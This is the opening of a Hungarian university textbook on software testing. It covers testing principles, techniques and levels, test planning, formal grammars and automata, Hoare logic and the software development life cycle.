Szoftvertesztelés

Ficsor Lajos(4,5,7 fejezet)
Dr. Kovács László (1, 10 fejezet)
Krizsán Zoltán (8, 11 fejezet)
Dr. Kusper Gábor (1, 2, 3, 6, 9 fejezet)

Szoftvertesztelés

írta Ficsor Lajos(4,5,7 fejezet), Dr. Kovács László (1, 10 fejezet), Krizsán Zoltán (8, 11 fejezet), és Dr. Kusper Gábor (1, 2, 3, 6, 9 fejezet)

Kelet-Magyarországi Informatika Tananyag Tárház

Nemzeti Fejlesztési Ügynökség http://ujszechenyiterv.gov.hu/ *06 40 638-638*

Lektor

Dr. Johanyák Zsolt Csaba

Kecskeméti Főiskola, főiskolai docens.

A tananyagfejlesztés az Európai Unió támogatásával és az Európai Szociális Alap társfinanszírozásával a TÁMOP-4.1.2-08/1/A-2009-0046 számú Kelet-Magyarországi Informatika Tananyag Tárház projekt keretében valósult meg.

Tartalom

Az ábrák listája

A példák listája

1. fejezet - A tesztelés alapfogalmai

Tesztelésre azért van szükség, hogy a szoftver termékben meglévő hibákat még az üzembe helyezés előtt megtaláljuk, ezzel növeljük a termék minőségét, megbízhatóságát. Abban szinte biztosak lehetünk, hogy a szoftverben van hiba, hiszen azt emberek fejlesztik és az emberek hibáznak. Gondoljunk arra, hogy a legegyszerűbb programban, mondjuk egy szöveges menü kezelésben, mennyi hibát kellett kijavítani, mielőtt működőképes lett. Tehát abban szinte biztosak lehetünk, hogy tesztelés előtt van hiba, abban viszont nem lehetünk biztosak, hogy tesztelés után nem marad hiba. A tesztelés után azt tudjuk elmondani, hogy a letesztelt részekben nincs hiba, így nő a program megbízhatósága. Ez azt is mutatja, hogy a program azon funkcióit kell tesztelni, amiket a felhasználók legtöbbször fognak használni.

1. A tesztelés alapelvei

A tesztelés alapjait a következő alapelvekben foglalhatjuk össze:

1. A tesztelés hibák jelenlétét jelzi: A tesztelés képes felfedni a hibákat, de azt nem, hogy nincs hiba. Ugyanakkor a szoftver minőségét és megbízhatóságát növeli.

2. Nem lehetséges kimerítő teszt: Minden bemeneti kombinációt nem lehet letesztelni (csak egy 10 hosszú karakterláncnak 256^10 lehetséges értéke van) és nem is érdemes. Általában csak a magas kockázatú és magas prioritású részeket teszteljük.

3. Korai teszt: Érdemes a tesztelést az életciklus minél korábbi szakaszában elkezdeni, mert minél hamar találunk meg egy hibát (mondjuk a specifikációban), annál olcsóbb javítani. Ez azt is jelenti, hogy nemcsak programot, hanem dokumentumokat is lehet tesztelni.

4. Hibák csoportosulása: A tesztelésre csak véges időnk van, ezért a tesztelést azokra a modulokra kell koncentrálni, ahol a hibák a legvalószínűbbek, illetve azokra a bemenetekre kell tesztelnünk, amelyre valószínűleg hibás a szoftver (pl. szélsőértékek).

5. A féregirtó paradoxon: Ha az újratesztelés során (lásd később a regressziós tesztet) mindig ugyanazokat a teszteseteket futtatjuk, akkor egy idő után ezek már nem találnak több hibát (mintha a férgek alkalmazkodnának a teszthez). Ezért a tesztjeinket néha bővíteni kell.

6. A tesztelés függ a körülményektől: Másképp tesztelünk egy atomerőműnek szánt programot és egy beadandót. Másképp tesztelünk, ha a tesztre 10 napunk vagy csak egy éjszakánk van.

7. A hibátlan rendszer téveszméje: Hiába javítjuk ki a hibákat a szoftverben, azzal nem lesz elégedett a megrendelő, ha nem felel meg az igényeinek. Azaz használhatatlan szoftvert nem érdemes tesztelni.

2. Tesztelési technikák

A tesztelési technikákat csoportosíthatjuk a szerint, hogy a teszteseteket milyen információ alapján állítjuk elő. E szerint létezik:

1. Feketedobozos (black-box) vagy specifikáció alapú, amikor a specifikáció alapján készülnek a tesztesetek.

2. Fehérdobozos (white-box) vagy strukturális teszt, amikor a forráskód alapján készülnek a tesztesetek.

Tehát beszélünk feketedobozos tesztelésről, amikor a tesztelő nem látja a forráskódot, de a specifikációkat igen, fehérdobozos tesztelésről, amikor a forráskód rendelkezésre áll.

A feketedobozos tesztelést specifikáció alapúnak is nevezzük, mert a specifikáció alapján készül. Ugyanakkor a teszt futtatásához szükség van a lefordított szoftverre. Leggyakoribb formája, hogy egy adott bemenetre tudjuk, milyen kimenetet kellene adni a programnak. Lefuttatjuk a programot a bemenetre és összehasonlítjuk a kapott kimenetet az elvárttal. Ezt alkalmazzák pl. az ACM versenyeken is.

A fehérdobozos tesztelést strukturális tesztelésnek is nevezzük, mert mindig egy már kész struktúrát, pl. program kódot, tesztelünk. A strukturális teszt esetén értelmezhető a (struktúra) lefedettség. A lefedettség azt

mutatja meg, hogy a struktúra hány százalékát tudjuk tesztelni a meglévő tesztesetekkel. Általában ezeket a struktúrákat teszteljük:

1. kódsorok,
2. elágazások,
3. metódusok,
4. osztályok,
5. funkciók,
6. modulok.

Például a gyakran használt unit-teszt a metódusok struktúra tesztje.

3. A tesztelés szintjei

A tesztelés szintjei a következők:

1. komponensteszt,
2. integrációs teszt,
3. rendszerteszt,
4. átvételi teszt.

A komponensteszt csak a rendszer egy komponensét teszteli önmagában. Az integrációs teszt kettő vagy több komponens együttműködési tesztje. A rendszerteszt az egész rendszert, tehát minden komponenst együtt, teszteli. Ez első három teszt szintet együttesen fejlesztői tesztnek hívjuk, mert ezeket a fejlesztő cég alkalmazottai vagy megbízottjai végzik. Az átvételi teszt során a felhasználók a kész rendszert tesztelik. Ezek általában időrendben is így követik egymást.

A komponensteszt a rendszer önálló részeit teszteli általában a forráskód ismeretében (fehér dobozos tesztelés). Gyakori fajtái:

1. unit-teszt,
2. modulteszt.

A unit-teszt, vagy más néven egységteszt, a metódusokat teszteli. Adott paraméterekre ismerjük a metódus visszatérési értékét (vagy mellékhatását). A unit-teszt megvizsgálja, hogy a tényleges visszatérési érték megegyezik-e az elvárttal. Ha igen, sikeres a teszt, egyébként sikertelen. Elvárás, hogy magának a unit-tesztnek ne legyen mellékhatása.

A unit-tesztelést minden fejlett programozási környezet (integrated development environment, IDE) támogatja, azaz egyszerű ilyen teszteket írni. A jelentőségüket az adja, hogy a futtatásukat is támogatják, így egy változtatás után csak lefuttatjuk az összes unit-tesztet, ezzel biztosítjuk magunkat, hogy a változás nem okozott hibát. Ezt nevezzük regressziós tesztnek.

A modulteszt általában a modul nem-funkcionális tulajdonságát teszteli, pl. sebességét, vagy, hogy van-e memóriaszivárgás (memory lake), van-e szűk keresztmetszet (bottleneck).

Az integrációs teszt során a komponensek közti interfészeket, az operációs rendszer és a rendszer közti interfészt, illetve más rendszerek felé nyújtott interfészeket tesztelik. Az integrációs teszt legismertebb típusai:

1. Komponens – komponens integrációs teszt: A komponensek közötti kölcsönhatások tesztje a komponensteszt után.

2. Rendszer – rendszer integrációs teszt: A rendszer és más rendszerek közötti kölcsönhatásokat tesztje a rendszerteszt után.

Az integrációs teszt az összeillesztés során keletkező hibákat keresi. Mivel a részeket más-más programozók, csapatok fejlesztették, ezért az elégtelen kommunikációból súlyos hibák keletkezhetnek. Gyakori hiba, hogy az egyik programozó valamit feltételez (pl. a metódus csak pozitív számokat kap a paraméterében), amiről a másik nem tud (és meghívja a metódust egy negatív értékkel). Ezek a hibák kontraktus alapú tervezéssel (design by contract) elkerülhetőek.

Az integrációs teszteket érdemes minél hamarabb elvégezni, mert minél nagyobb az integráció mértéke, annál nehezebb meghatározni, hogy a fellelt hiba (általában egy futási hiba) honnan származik. Ellenkező esetben, azaz amikor már minden komponens kész és csak akkor tesztelünk, akkor ezt a „nagy bumm tesztnek” (big bang tesztnek) nevezzük, ami rendkívül kockázatos.

A rendszerteszt a már kész szoftverterméket teszteli, hogy megfelel-e:

1. a követelmény specifikációnak,

2. a funkcionális specifikációnak,

3. a rendszertervnek.

A rendszerteszt nagyon gyakran feketedobozos teszt. Gyakran nem is a fejlesztő cég, ahol esetleg elfogultak a tesztelők, hanem egy független cég végzi. Ilyenkor a tesztelők és a fejlesztők közti kapcsolat tartást egy hibabejelentő (bug trucking) rendszer látja el. A rendszerteszt feladata, hogy ellenőrizze, hogy a specifikációknak megfelel-e a termék. Ha pl. a követelmény specifikáció azt írja, hogy lehessen jelentést készíteni az éve forgalomról, akkor ezt a tesztelők kipróbálják, hogy lehet-e, és hogy helyes-e a jelentés. Ha hibát találnak, azt felviszik a hibabejelentő rendszerbe.

Fontos, hogy a rendszerteszthez használt környezet a lehető legjobban hasonlítson a megrendelő környezetére, hogy a környezet-specifikus hibákat is sikerüljön felderíteni.

Az átvételi teszt hasonlóan a rendszerteszthez az egész rendszert teszteli, de ezt már a végfelhasználók végzik. Az átvételi teszt legismertebb fajtái a következők:

1. alfa teszt,

2. béta teszt,

3. felhasználói átvételi teszt,

4. üzemeltetői átvételi teszt.

Az alfa teszt a kész termék tesztje a fejlesztő cégnél, de nem a fejlesztő csapat által. Ennek része, amikor egy kis segédprogram több millió véletlen egérkattintással ellenőrzi, hogy össze-vissza kattintgatva sem lehet kifektetni a programot.

Ezután következik a béta teszt. A béta tesztet a végfelhasználók egy szűk csoportja végzi. Játékoknál gyakori, hogy a kiadás előtt néhány fanatikus játékosnak elküldik a játékot, akik rövid alatt sokat játszanak vele. Cserébe csak azt kérik, hogy a felfedezett hibákat jelentsék.

Ezután jön egy sokkal szélesebb béta teszt, amit felhasználói átvételi tesztnek nevezünk. Ekkor már az összes, vagy majdnem az összes felhasználó, megkapja a szoftvert és az éles környezetben használatba veszi. Azaz installálják és használják, de még nem a termelésben. Ennek a tesztnek a célja, hogy a felhasználók meggyőződjenek, hogy a termék biztonságosan használható lesz majd éles körülmények között is. Itt már elvárt, hogy a fő funkciók mind működjenek, de előfordulhat, hogy az éles színhelyen előjön olyan környezet függő hiba, ami a teszt környezetben nem jött elő. Lehet ez pl. egy funkció lassúsága.

Ezután már csak az üzemeltetői átvételi teszt van hátra. Ekkor a rendszergazdák ellenőrzik, hogy a biztonsági funkciók, pl. a biztonsági mentés és a helyreállítás, helyesen működnek-e.

4. A tesztelési tevékenység

Ugyanakkor a tesztelés nem csak tesztek készítéséből és futtatásából áll. A leggyakoribb tesztelési tevékenységek:

1. teszterv elkészítése,
2. tesztesetek tervezése,
3. felkészülés a végrehajtásra,
4. tesztek végrehajtása,
5. kilépési feltételek vizsgálata,
6. eredmények értékelése,
7. jelentéskészítés.

A teszterv fontos dokumentum, amely leírja, hogy mit, milyen céllal, hogyan kell tesztelni. A teszterv általában a rendszerterv része, azon belül is a minőségbiztosítás (quality assurance, QA) fejezethez tartozik. A teszt célja lehet:

1. megtalálni a hibákat,
2. növelni a megbízhatóságot,
3. megelőzni a hibákat.

A fejlesztői tesztek célja általában minél több hiba megtalálása. Az átvételi teszt célja, hogy a felhasználók bizalma nőjön a megbízhatóságban. A regressziós teszt célja, hogy megelőzni, hogy a változások a rendszer többi részében hibákat okozzanak.

A teszterv elkészítéséhez a célon túl tudni kell, hogy mit és hogyan kell tesztelni, mikor tekintjük a tesztet sikeresnek. Ehhez ismernünk kell a következő fogalmakat:

1. A teszt tárgya: A rendszer azon része, amelyet tesztelünk. ez lehet az egész rendszer is.
2. Tesztbázis: Azon dokumentumok összessége, amelyek a teszt tárgyára vonatkozó követelményeket tartalmazzák.
3. Tesztadat: Olyan adat, amivel meghívjuk a teszt tárgyát. Általában ismert, hogy milyen értéket kellene erre adnia a teszt tárgyának vagy milyen viselkedést kellene produkálnia. Ez az elvárt visszatérési érték, illetve viselkedés. A valós visszatérési értéket, illetve viselkedést hasonlítjuk össze az elvárttal.
4. Kilépési feltétel: Minden tesztnél előre meghatározzuk, mikor tekintjük ezt a tesztet lezárhatónak. Ezt nevezzük kilépési feltételnek. A kilépési feltétel általában az, hogy minden tesztest sikeresen lefut, de lehet az is, hogy a kritikus részek tesztlefedettsége 100%.

A teszterv leírja a teszt tárgyát, kigyűjti a tesztbázisból a teszt által lefedett követelményeket, meghatározza a kilépési feltételt. A tesztadatokat általában csak a teszteset határozzák meg, de gyakran a tesztesetek is részei a teszttervnek.

A tesztesetek leírják, hogy milyen tesztadattal kell meghajtani a teszt tárgyát. Illetve, hogy mi az elvárt visszatérési érték vagy viselkedés. A tesztadatok meghatározásához általában úgynevezett ekvivalencia-osztályokat állítunk fel. Egy ekvivalencia-osztály minden elemére a szoftver ugyanazon része fut le. Természetesen más módszerek is léteznek, amikre később térünk ki.

A tesztesetek végrehajtásához teszt környezetre van szükségünk. A teszt környezet kialakításánál törekedni kell, hogy a lehető legjobban hasonlítson az éles környezetre, amely a végfelhasználónál működik. A felkészülés során írhatunk teszt szkripteket is, amik az automatizálást segítik.

A tesztek végrehajtása során teszt naplót vezetünk. Ebbe írjuk le, hogy milyen lépéseket hajtottunk végre és milyen eredményeket kaptunk. A tesz napló alapján a tesztnek megismételhetőnek kell lennie. Ha hibát találunk, akkor a hibabejelentőt a teszt napló alapján töltjük ki.

A tesztek után meg kell vizsgálni, hogy sikeresen teljesítettük-e a kilépési feltételt. Ehhez a tesztesetben leírt elvárt eredményt hasonlítjuk össze a teszt naplóban lévő valós eredménnyel a kilépési feltétel alapján. Ha kilépési feltételek teljesülnek, akkor mehetünk tovább. Ha nem, akkor vagy a teszt tárgya, vagy a kilépési feltétel hibás. Ha kell, akkor módosítjuk a kilépési feltételt. Ha teszt tárgya hibás, akkor a hibabejelentő rendszeren keresztül értesítjük a fejlesztőket. A teszteket addig ismételjük, míg mindegyik kilépési feltétele igaz nem lesz.

A tesztek eredményei alapján további teszteket készíthetünk. Elhatározhatjuk, hogy a megtalált hibákhoz hasonló hibákat felderítjük. Ezt általában a tesztterv elő is írják. Dönthetünk úgy, hogy egy komponenst nem érdemes tovább tesztelni, de egy másikat tüzetesebben kell tesztelni. Ezek a döntések a teszt irányításához tartoznak.

Végül jelentést kell készítenünk. Itt arra kell figyelnünk, hogy sok programozó kritikaként éli meg, ha a kódjában a tesztelők hibát találnak. Úgy érzi, hogy rossz programozó és veszélyben van az állása. Ezért a tesztelőket nem várt támadások érhetik. Ennek elkerülésére a jelentésben nem szabad személyeskedni, nem muszáj látnia főnöknek, kinek a kódjában volt hiba. A hibákat rá lehet fogni a rövid időre, a nagy nyomásra. Jó, ha kiemeljük a tesztelők és a fejlesztők közös célját, a magas minőségű, hibamentes szoftver fejlesztését.

5. A programkód formális modellje

Számos tesztelési módszer a program forráskódjának elemzésén alapul. Ez az alpont a vonatkozó legfontosabb alapismereteket foglalja össze.

A programozási nyelvek egyik fontos jellemzője a szigorú szerkezet, a viszonylag egyszerűbb strukturáltság. Mindkét jellemző abból fakad, hogy olyan nyelvet lehet automatikus feldolgozásra, értelmezésre kiválasztani, amely

1. hatékonyan feldolgozható egy automatával;

2. elegendő kifejező ereje van az algoritmusok leírására.

A programnyelvek egy mesterséges nyelvnek tekinthetők, melyek teljesítik a fenti feltételeket. A programozási nyelvek elméleti hátterét a formális nyelvek területe fedi le.

5.1. A forráskód szintaktikai ellenőrzése

Az formális nyelvek mondatok szavakból, jelekből történő felépítését írják le. Formálisan a formális nyelv egy párossal írható le, melyben adott az alapjelek halmaza és a képezhető, elfogadott mondatok halmaza. A mondatok halmaza az összes képezhető véges jelsorozatok halmazának részhalmazaként értelmezhető.

$$\Sigma: \text{jelek halmaza}$$

$$L \subseteq \Sigma^* : \text{nyelv}$$

A nyelvek esetében egy nyelvtan írja le a jelhalmazból képzett és a nyelv által elfogadott mondatok halmazát. A nyelvtan leírja a mondatok képzési szabályait. A szabályok alapvetően

$$A \rightarrow B$$

alakúak, ahol a szimbólumok mondat egységeket jelölnek. A szimbólumok vonatkozásában megkülönböztetünk

1. atomi szimbólumokat (ezek a jelek, a szigma halmaz elemei)

2. összetett szimbólumokat (nagyobb egységeket fog össze)

A nyelvtan formális alakja az alábbi kifejezéssel adható meg

G = (T, N, R, S)

ahol

1. T : atomi, terminális szimbólumok halmaza
2. N: összetett szimbólumok halmaza
3. R: szabályok halmaza
4. S: mondat szimbólum, mely az N eleme.

Az egyes nyelvtanok lényegesen különbözhetnek egymástól a szabályok összetettségét tekintve. A formális nyelvek nyelvtanának legismertebb osztályozási rendszere a Chomsky kategorizálás. A Chomsky hierarchia négy nyelvtan osztályt különböztet meg:

1. reguláris nyelvek: a szabályok $A \rightarrow aB$ alakúak;
2. környezet függő nyelvek: a szabályok $A \rightarrow X^*$ alakúak;
3. környezet függő nyelvek: a szabályok $UAV \rightarrow UX^*V$ alakúak;
4. általános nyelvek: nincs megkötés a szabályokra.

A kifejezésekben a kisbetűs elemek atomi szimbólumot, a nagybetűs elemek összetett szimbólumokat jelölnek. Az X egy tetszőleges szimbólum.

A programozási nyelvek alapvetően a reguláris nyelvek osztályába tartoznak. Egy SQL DELETE parancs esetében például az alábbi szabályokat kell alkalmazni, ahol a példában egy –egy szót is atomi szimbólumnak tekintünk.

S = delete R

R = from Q

Q = ?tabla P

Q = ?tabla

P = where O

O = ?feltétel

A mintában a ? jel mögött egy újabb egység van, melyhez önálló saját értelmezési nyelvtan tartozik.

A nyelvtan alapján egy bejövő mondathoz meghatározható, hogy illeszkedik-e a megadott nyelvtanra vagy sem. A reguláris nyelvtanok esetében az ellenőrzés egyik lehetséges eszköze egy FSA automata alkalmazása.

A véges automaták olyan rendszert jelentenek, mely tartalmaz

1. állapot elemeket (az elemzés egyes fázisait szimbolizálják)
2. állapot átmeneteket
3. eseményeket

Az események az egyes állapot átmenetekhez köthetők. Az automata működési elve az alábbi alapelemeken nyugszik:

1. induláskor egy induló állapotban van a rendszer

2. egy esemény bekövetkezésekor állapot átmenet valósul meg: az aktuális állapotból azon átmeneten megy tovább, melyhez a bejövő esemény tartozik

3. az automata egy végállapot elérésekor áll le

A szintaktika ellenőrzéskor a végállapot lehet egy elfogadó vagy egy elvető (hiba) állapot.

Az automaták a működés jellege szerint több csoportba kategorizálhatjuk, fő típusai:

1. véges automata

2. determinisztikus automata

3. fuzzy automata

Az előzőekben ismertetett reguláris nyelvek megvalósíthatók véges automatákkal így az értelmezés folyamata egy automatával végrehajtható. Az automata működési modellje egy táblázattal foglalható össze, melyben az alábbi oszlopok szerepelnek:

1. induló állapot

2. esemény

3. célállapot

Az esemény a forráskód elemzésénél a soron következő beolvasott jelet (szót) jelöli. A DELETE parancs esetében az alábbi táblázat alapján működhet az értelmező:

S	delete	R
S	*	Hiba!
R	from	Q
R	*	Hiba!
Q	?tábla	P
Q	*	Hiba!
P	#	OK!
P	where	O
P	*	Hiba!
O	?feltétel	OK!
O	*	Hiba!

A táblázatban * jel jelöli az egyéb eseményeket és # jel a mondat vége eseménynek felel meg.

5.2. Forráskód szemantikai ellenőrzése

A szintaktikai elemzés azt vizsgálja, hogy a kód, mint mondatok sorozata érvényes-e, megfelel-e a nyelvtan szabályainak. A nyelvtanilag érvényes mondatsor azonban nem biztos, hogy az elvárt tartalmú tevékenységet végzi el. Emiatt a szintaktikai helyesség nem garantálja a tartalmi, szemantikai helyességet.

A szemantikai helyesség ellenőrzése sokkal összetettebb feladat, mint a szintaktika ellenőrzése, hiszen nem áll rendelkezésre olyan szemantikai nyelvtan, amellyel össze lehetne vetni a leírt kódot. A kód ugyan

karaktersorozatnak fele meg a forrásállományban, de a tartalom szempontjából más egységek strukturálható. A kód szokásos reprezentációs alakjai:

1. szavak sorozata (szintaktikai ellenőrzéshez),

2. utasítások hierarchiája,

3. végrehajtási gráf.

4.

A hierarchia reprezentáció arra utal, hogy a szavakból rendszerint egy nagyobb utasítás egység áll össze, és az utasítások legtöbbször egymásba ágyazhatók. A fontosabb algoritmus szerkezeti elemek:

1. modul (rutin)

2. szekvencia

3. elágazás

4. ciklus

A hierarchikus szerkezetet jelzi, hogy egy elágazás tartalmazhat

1. szekvenciát,

2. elágazást,

3. ciklust.

Tehát a program algoritmusa strukturálisan rekurzív felépítésű. A algoritmus megadása mellet a program másik fő egysége az adatstruktúra leírása. Az adatstruktúra esetében is ez hierarchikus szerkezettel találkozhatunk. A főbb adattárolási egységek:

1. skalár

2. tömb

3. halmaz

4. rekord

5. fa

Itt is igaz, hogy egyes egységek más adatelemeket magukba foglalhatnak.

A hierarchia reprezentáció a program statikus szerkezeté írja le, a program azonban egy végrehajtási szerkezet ad meg. A program hagyományos végrehajtása során mindig van egy kitüntetett utasítás, mely végrehajtás alatt áll. Ez az aktuális utasítás vándorol a program futása alatt. Egy adott utasításból egy vagy több más utasításba kerülhet át a vezérlés.

A végrehajtási gráf formalizmusban az egyes utasításokat mint csomópontokat vesszük, és a vezérlés átadásokat a gráf éleit szimbolizálják. A gráfban található egy jelölő elem, token, mely mutatja az aktuális utasítás helyét. A program futása jól nyomon követhető a gráfban a token mozgását követve. A gráf formalizmus tehát a program dinamikus jellegét mutatja.

A program helyességének biztosítása a szoftverfejlesztés egyik legfontosabb feladata. A tesztelés folyamata, mely során ellenőrzésre kerül a program helyessége sokféleképpen értelmezhető. A tesztelést végezhető szisztematikus próbálkozásokkal is, de ha nem sikerül minden lehetséges esetet lefedni, akkor ez a módszer nem garantálhatja a program teljeskörű helyességét. Csak olyam megoldás adhat biztonságot, amely bizonyíthatóan le tudja fedni a lehetséges eseteket. Érezhető, ezen igényt csak egy matematikailag megalapozott módszer tudná biztosítani. Érdekes kérdés, hogy van-e ilyen matematikai formalizmus és az vajon alkalmazható-e a gyakorlati méretű feladatokban. A következő részben a tesztelés formális megközelítésének alapjait tekintjük át röviden.

A formális tesztelés elméleti alapjait Hoare fektette le 1969-ben, bevezetve az axiomatikus szemantika terület fogalmát, melynek célja a programok viselkedésének leírása és helyességük bizonyítása.

Az axiomatikus szemantika alapvetően a matematikai logika eszközrendszerére épül és egyik alapeleme a megkötés, assertion fogalma. Az assertion egy olyan állítás, predikátum, amelyet a programnak valamely pontjában teljesítenie kell. A modell további lényeges elemei az előfeltételek (precondition) és az végfeltételek (postcondition). A módszer tehát nem önmagában vizsgálja a program helyességét, keretfeltételek mellett végzi az ellenőrzést. Felteszi, hogy indulás előtt igaz a precondition és végén teljesülnie kell a postcondition megkötésnek. A program tehát egy

{P} s {Q}

hármassal adott, ahol

P : precondition

s : source (forráskód)

Q: postcondition.

Természetesen a P és Q részek lehetnek mindig teljesülő kifejezések is. A Hoare formalizmus célja a program részleges helyességének ellenőrzése, tehát annak bizonyítása, hogy ha P teljesül, akkor az s végrehajtása után Q is teljesülni fog.

A módszer a matematikai logika eszközrendszerére alapozva P-ből kiindulva az s elemeinek felhasználásával levezeti a Q helyességét. A levezetés logikában megszokott implikációs szabályokra épít, melyeket

$$(p1,p2,p3,\dots) \rightarrow q$$

alakban lehet megadni és azt jelzi, hogy ha teljesülnek a p1,p2,p3 … logikai kifejezések, akkor a q állítás is teljesül. A levezetési szabályok egy s program esetén az alábbi típusokat fedik le:

1. hozzárendelés (assignment rule)
2. szekvencia (sequence rule)
3. ugrás (skip rule)
4. feltételes elágazás (conditional rule)
5. ciklus (loop rule)

Mivel a Q levezetése a P-ből több lépésen keresztül történhet csak, a bizonyítás egy levezetési fával írható le.

Példaként a feltételes utasításhoz tartozó szabályt véve, az implikáció a következő alakot ölti:

$$(\{t \wedge P\}\ s1\ \{Q\},\ \{\neg\, t \wedge P\}\ s2\ \{Q\}) \rightarrow \{P\}\ \text{if (t) s1 else s2}\ \{Q\}$$

A feldolgozás egy további eleme a feltételek erősítése vagy gyengítése. A precondition erősítése formalizmusa:

$$(P \supset P',\ \{P'\}s\{Q\}) \rightarrow \{P\}\ s\ \{Q\}$$

Például ez alapján vezethető le az alábbi összefüggés:

$$(a > b \supset a = \max(a,b),\ \{a = \max(a,b)\}\ m = a\{m = \max(a,b)\}) \rightarrow$$

$$\{a>b\}\ m=a\ \{m=\max(a,b)\}$$

A fenti példákból is jól látható, hogy a Hoare formalizmus a helyesség ellenőrzését igen absztrakt szinten végzi és igen körülményes és költséges a levezetési fa felépítése. Emiatt a módszert napjainkban még csak kisebb méretű feladatoknál alkalmazzák és a gyakorlati rendszerekben döntően a heurisztikus módszerek dominálnak.

2. fejezet - A tesztelés helye a szoftver életciklusában

Ebben a fejezetben röviden áttekintjük a szoftver életciklusát és az ezt meghatározó legfontosabb módszertanokat. Külön kiemeljük a tesztelés helyét az életciklusban és a módszertanokban is.

1. A szoftverkrízis

A tesztelés szükségességét, mint annyi mást, a szoftverkrízis (software crisis) húzta alá. A szoftverkrízis alatt azt értjük, hogy a szoftver projektek jelentős része sikertelen. Sikertelen a következő értelemben:

1. Vagy a tervezettnél drágábban készül el (over budget),
2. Vagy a tervezetnél hosszabb idő alatt (over time),
3. Vagy nem az igényeknek megfelelő,
4. Vagy rossz minőségű / rossz hatásfokú / nehezen karbantartható,
5. Vagy anyagi / környezeti / egészségügyi kárhoz vezet,
6. Vagy átadásra sem kerül.

Ezek közül a tesztelés a minőségi problémákra ad választ, illetve a károkozás megelőzésében segít. Tehát tesztelésre azért van szükség, hogy a szoftver termékben meglévő hibákat még az üzembe helyezés előtt megtaláljuk, ezzel növeljük a termék minőségét, megbízhatóságát. Abban szinte biztosak lehetünk, hogy a szoftverben van hiba, hiszen azt emberek fejlesztik és az emberek hibáznak. Gondoljunk arra, hogy a legegyszerűbb programban, mondjuk egy szöveges menü kezelésben, mennyi hibát kellett kijavítani, mielőtt működőképes lett. Tehát abban szinte biztosak lehetünk, hogy tesztelés előtt van hiba, abban viszont nem lehetünk biztosak, hogy tesztelés után nem marad hiba. A tesztelés után azt tudjuk elmondani, hogy a letesztelt részekben nincs hiba, így nő a program megbízhatósága. Ez azt is mutatja, hogy a program azon funkcióit kell tesztelni, amiket a felhasználók legtöbbször fognak használni.

2. A szoftver életciklusa

A szoftver életciklus (Software Development Life Cycle (SDLC)) a szoftverrel egy idős fogalom. Ha átadunk egy szoftvert a felhasználóknak, akkor a felhasználók előbb vagy utóbb újabb igényekkel állnak elő, ami a szoftver továbbfejlesztését teszi szükségessé. Tehát egy szoftver soha sincs kész, ciklikusan meg-megújul. Ezt nevezzük életciklusnak.

Az életciklus lépéseit a módszertanok határozzák meg. Ezeket később fejtjük ki. Itt egy általános életciklust tekintünk át.


A szoftverfejlesztés életciklusa (zárójelben a legfontosabb elkészítendő termékek):

1. A felhasználókban új igény merül fel.
2. Az igények, követelmények elemzése, meghatározása (követelmény specifikáció).
3. Rendszerjavaslat kidolgozása (funkcionális specifikáció, szerződéskötés).
4. Rendszerspecifikáció (megvalósíthatósági tanulmány, nagyvonalú rendszerterv).
5. Logikai és fizikai tervezés (logikai- és fizikai rendszerterv).
6. Implementáció (szoftver).
7. Tesztelés (tesztterv, tesztesetek, teszt napló, validált szoftver).

8. Rendszerátadás és bevezetés (felhasználói dokumentáció).

9. Üzemeletetés és karbantartás (rendszeres mentés).

10. A felhasználókban új igény merül fel.



. ábra Életciklus

Látható, hogy az első lépés és az utolsó ugyanaz. Ez biztosítja a ciklikusságot. Elvileg egy hasznos szoftvernek végtelen az életciklusa. Gyakorlatilag a szoftver és futási környezete elöregszik. Előbb-utóbb már nem lesz programozó, aki ismerné a programozási nyelvet, amin íródott (ilyen probléma van manapság a COBOL programokkal), a futtató operációs rendszerhez nincsenek frissítések, a meghibásodott hardver elemeket nem lehet pótolni. Az ilyen IT rendszereket hívjuk „legacy system”-nek (kiöregedett, hagyaték rendszernek). Valahol itt van vége az életciklusnak. Az életciklus egyes lépéseit részletesebben is kifejtjük.

3. Módszertanok

